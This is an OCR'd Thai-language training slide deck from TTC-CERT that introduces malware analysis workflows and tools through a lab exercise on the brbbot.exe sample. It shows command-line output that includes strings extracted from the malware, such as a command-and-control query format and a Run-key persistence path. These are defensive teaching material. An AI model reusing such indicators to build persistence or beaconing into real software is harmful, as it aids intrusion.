
ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

เป้าหมายของ Malware Analysis

During the incident

- เน้นเร็วที่สุดเท่าที่จะเป็นไปได้
- สกัด IoCs
- Detection rule
- แต่ที่ว่ามามันถูกต้องจริงหรือ?

During research



- เขียนรายงานฉบับสมบูรณ์
  - IoCs, TTPs, recommendation, detection rule, ฯลฯ
- ไม่เน้นเร็ว ขอแค่ให้เสร็จก่อนเจ้าอื่น ๆ ก็พอ

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

During research


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

During the incident


- ข้อมูลทั่วไปเกี่ยวกับไฟล์
- ผลลัพธ์/บทย่อ/สรุป
- IoCs
- Detection rule

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Pyramid of Pain



4 Stages of Malware Analysis




ref : https://zeltser.com/mastering-4-stages-of-malware-analysis/

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Static Properties Analysis

"ตรวจสอบ metadata + properties
โดยที่จะไม่มีการ execute ไฟล์มัลแวร์แต่อย่างใด"



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Static Properties Analysis


ประโยชน์

- **เป็นวิธีการที่มีต้นทุนต่ำซึ่งในที่นี้ "ต้นทุน" = "เวลา"**
- **ช่วยในการประเมินคร่าว ๆ ได้ว่าเป็นไฟล์มัลแวร์หรือไม่**
  - e.g. ดูความสมเหตุสมผล, certificate, OriginalFilename
- **ช่วยให้สามารถประเมินศักยภาพและเป้าหมายคร่าว ๆ ของมัลแวร์ได้**
  - ตรวจสอบดู import & export, ค่า strings
- **เป็นจุดเริ่มต้นให้เราไปต่อใน step ต่อไปได้ง่ายขึ้น**

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Interactive Behavior Analysis

"execute ไฟล์มัลแวร์ใน lab
เพื่อสังเกตุและวิเคราะห์พฤติกรรมของมัลแวร์
ไปทีละขั้นตอน"




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Interactive Behavior Analysis

ประโยชน์

- ทำให้เข้าใจการทำงาน พฤติกรรม รวมถึง artifacts ต่าง ๆ ที่มัลแวร์สร้างขึ้น
- มีโอกาสที่จะกระตุ้นมัลแวร์เพื่อให้แสดงพฤติกรรมภายใต้เงื่อนไขที่เรากำหนดเอาไว้ได้




ref : https://zeltser.com/mastering-4-stages-of-malware-analysis/

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

"A731F38B29155721C41A2B8CD1E9E38A"


MD5

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)




สืบค้นข้อมูลเมื่อ16 ก.พ.66

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)




สืบค้นข้อมูลเมื่อ16 ก.พ.66


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

เครื่องมือที่จำเป็น

- Static properties tools (PEStudio, PEBear, PEframe, DIE)
- Static code analysis (Ghidra, IDA Pro)
- Dynamic code analysis (OllyDbg, x64dbg)
- Shellcode analysis (scdbg)
- Strings tools (BinText, pestr, Strings command)
- Process examiner (Process Hacker)
- Process monitoring (ProcMon)
- Registry capture (RegShot)
- Sysinternal tools
- API monitoring
- Script analysis (SpiderMonkey, VBscript, Powershell ISE)
- Network analysis (Networkminer, Wireshark, TcpLogView)
- Malicious document analysis (PDF, RTF, Office Doc)
- Memory analysis (Volatility)
- Services simulate (httpd, FakeDNS, inetsim)
- Plenty of useful tools on Github

Malware Analysis VM

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

TTC-CERT

เครื่องมือที่จำเป็น

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

TTC-CERT

เครื่องมือที่จำเป็น

Flare VM
(Windows 10)


REMnux
(Ubuntu 20.04)

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

PART 2

Malware Analysis 101

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)



Static Properties Analysis

Static Properties Analysis

สถานการณ์จำลอง

ทีม IR ตรวจพบโปรเซสต้องสงสัยชื่อ "brbbot.exe" กำลังทำงานอยู่บนคอมพิวเตอร์ของพนักงานคนหนึ่ง เมื่อตรวจสอบไฟล์ต้นทางของโปรเซสดังกล่าวพบว่ามีการ execute มาจากไฟล์ brbbot.exe ในไดเรคทอรี่ %AppData% ทังนี้ โปรแกรมแอนตี้ไวรัสไม่ detect ว่าไฟล์ brbbot.exe เป็นมัลแวร์แต่อย่างใด

ทีม IR นำไฟล์มาให้คุณตรวจสอบ, คุณจะเริ่มต้นอย่างไร?

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Static Properties Analysis

Username: remnux Password: malware

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Static Properties Analysis

```
remnux@remnux:~/Desktop/malware$ ll
total 124
drwxrwxr-x 2 remnux remnux  4096 Feb 17 10:24 ./
drwxr-xr-x 5 remnux remnux  4096 Feb 15 09:47 ../
-rw-rw-r-- 1 remnux remnux 36982 Sep 24  2016 brbbot.zip
-rw-rw-r-- 1 remnux remnux 17856 Oct  2  2016 getdown.zip
-rw-rw-r-- 1 remnux remnux 11849 Oct 15  2015 ghyte.zip
-rw-rw-r-- 1 remnux remnux 32206 Oct  1  2016 juice.zip
-rw-rw-r-- 1 remnux remnux  8432 Sep 22  2016 vdaudio.zip
remnux@remnux:~/Desktop/malware$ unzip -P malware brbbot.zip
Archive:  brbbot.zip
  inflating: brbbot.exe
remnux@remnux:~/Desktop/malware$ ll
total 200
drwxrwxr-x 2 remnux remnux  4096 Feb 17 10:25 ./
drwxr-xr-x 5 remnux remnux  4096 Feb 15 09:47 ../
-rw-rw-r-- 1 remnux remnux 75776 Feb 25  2015 brbbot.exe
-rw-rw-r-- 1 remnux remnux 36982 Sep 24  2016 brbbot.zip
-rw-rw-r-- 1 remnux remnux 17856 Oct  2  2016 getdown.zip
-rw-rw-r-- 1 remnux remnux 11849 Oct 15  2015 ghyte.zip
-rw-rw-r-- 1 remnux remnux 32206 Oct  1  2016 juice.zip
-rw-rw-r-- 1 remnux remnux  8432 Sep 22  2016 vdaudio.zip
```

```
$ cd ~/Desktop/malware/
```

```
$ unzip -P malware brbbot.zip
```

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Static Properties Analysis | Strings

- การตรวจสอบ strings เป็นสิ่งที่ malware analyst มักทำเป็นขั้นตอนแรก ๆ
- บ่อยครั้งที่ได้ข้อมูลที่เป็นประโยชน์สำหรับใช้ในการวิเคราะห์ขั้นต่อไป

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Static Properties Analysis | Strings

```
remnux@remnux:~/Desktop/malware$ pestr brbbot.exe
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.pdata
@.rsrc
@.reloc
WATAUH
\$@H
l$HH
t$PH
 A]A\_
```

$ pestr brbbot.exe

หรือ

$ strings -a brbbot.exe
และ
$ strings -a -el brbbot.exe

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


Static Properties Analysis | Strings

```
USER32.DLL
CONOUT$
CONFIG
brbconfig.tmp
YnJiYm90
exec
file
conf
exit
sleep
encode
%02x
%s?i=%s&c=%s&p=%s
APPDATA
Software\Microsoft\Windows\CurrentVersion\Run
brbbot
Microsoft Enhanced Cryptographic Provider v1.0
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
HTTP/1.1
Connection: close
ZwQuerySystemInformation
ntdll.dll
Idle
```

- Memo
- Report
- Or whatever you prefer


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Static Properties Analysis




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Static Properties Analysis




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Static Properties Analysis




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Static Properties Analysis




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Static Properties Analysis | Strings




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Static Properties Analysis | Static Properties



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Static Properties Analysis | Static Properties




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Static Properties Analysis | Static Properties

```
remnux@remnux:~/Desktop/malware$ peframe brbbot.exe
-------------------------------------------------------------------------------
File Information (time: 0:00:01.446382)
-------------------------------------------------------------------------------
filename          brbbot.exe
filetype          PE32+ executable (GUI) x86-64, for MS Windows
filesize          75776
hash sha256       f47060d0f7de5ee651878eb18dd2d24b5003bdb03ef4f49879f448f05034a21e
virustotal        /
imagebase         0x140000000 *
entrypoint        0x3f94
imphash           475b069fec5e5868caeb7d4d89236c89
datetime          2015-02-25 06:12:18
dll               False
directories       import, tls, resources, relocations
sections          .rdata, .data, .pdata, .rsrc, .reloc, .text *
features          mutex, antidbg, packer, crypto
```

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Static Properties Analysis | Static Properties




```
remnux@remnux:~/Desktop/malware$ diec brbbot.exe
filetype: PE64
arch: AMD64
mode: 64-bit
endianess: LE
type: GUI
  compiler: Microsoft Visual C/C++(2010)[-]
  linker: Microsoft Linker(10.0)[GUI64]
```


Behavioral Analysis Essentials

Behavior Analysis Essentials

- **Process Hacker:** ทดแทนการใช้งาน "Task Manager" และมีฟังก์ชันให้เลือกใช้เยอะกว่ากันมาก
- **Process Monitor:** บันทึก log การทำงานของโปรเซส ทำให้เห็นข้อมูล เช่น registry, file system เป็นต้น
- **Regshot:** บันทึกและเปรียบเทียบการเปลี่ยนแปลงที่เกิดขึ้นกับ registry และ file system
- **ProcDOT:** ช่วยแปลง log ของ Process Monitor ไปเป็นภาพกราฟ ทำให้ดูและเข้าใจง่ายขึ้น
- **Wireshark:** ทุกคนน่าจะรู้จักกันดี :-)

